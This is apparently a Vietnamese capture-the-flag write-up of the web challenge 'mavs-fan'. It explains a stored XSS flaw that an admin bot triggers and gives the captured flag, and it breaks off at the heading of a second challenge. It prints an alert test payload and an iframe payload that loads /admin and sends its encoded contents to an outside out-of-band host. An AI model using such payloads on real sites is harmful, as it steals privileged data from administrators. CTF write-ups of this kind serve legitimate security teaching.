
**Bài 1: mavs-fan**

Challenge cho chúng ta tạo bài viết




Bài viết không có sàng lọc mã html, javascript nên khai thác XSS rất dễ dàng.


Mình gửi bài viết sau:

<img src=1 onerror="alert(1)">

Payload ở đối tượng Json bị escape dấu nháy đôi:




Nhưng khi kết xuất html, payload vẫn thực thi được




🡪 Ứng dụng xử lí đầu vào không đồng bộ giữa máy khách và máy chủ

Chúng ta có thể gửi bài viết để admin duyệt



Nhìn chung, challenge không yêu cầu vượt qua bộ lọc XSS mà tập trung vào cách lấy flag vì flag không nằm ở cookie của admin.



Flag nằm ở trang /admin, nhưng muốn truy cập được trang /admin, cần có admin\_secret

Mục tiêu của chúng ta là tìm tập lệnh Javascript để lấy được flag.

Admin\_secret không phải là cookie của admin.

Hướng khai thác: Chỉ có admin mới có admin\_secret, chúng ta sẽ nhờ admin duyệt trang /admin, rồi chúng ta lấy nội dung toàn bộ trang /admin chuyển hướng đến máy chủ của kẻ tấn công.

Payload:

<iframe src="/admin" onload='document.location="http://gqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun/".concat(btoa(encodeURIComponent(this.contentWindow.document.body.innerHTML)))'>

**Flag: lactf{m4yb3\_w3\_sh0u1d\_tr4d3\_1uk4\_f0r\_4d}**

**Bài 2: cache-it-to-win**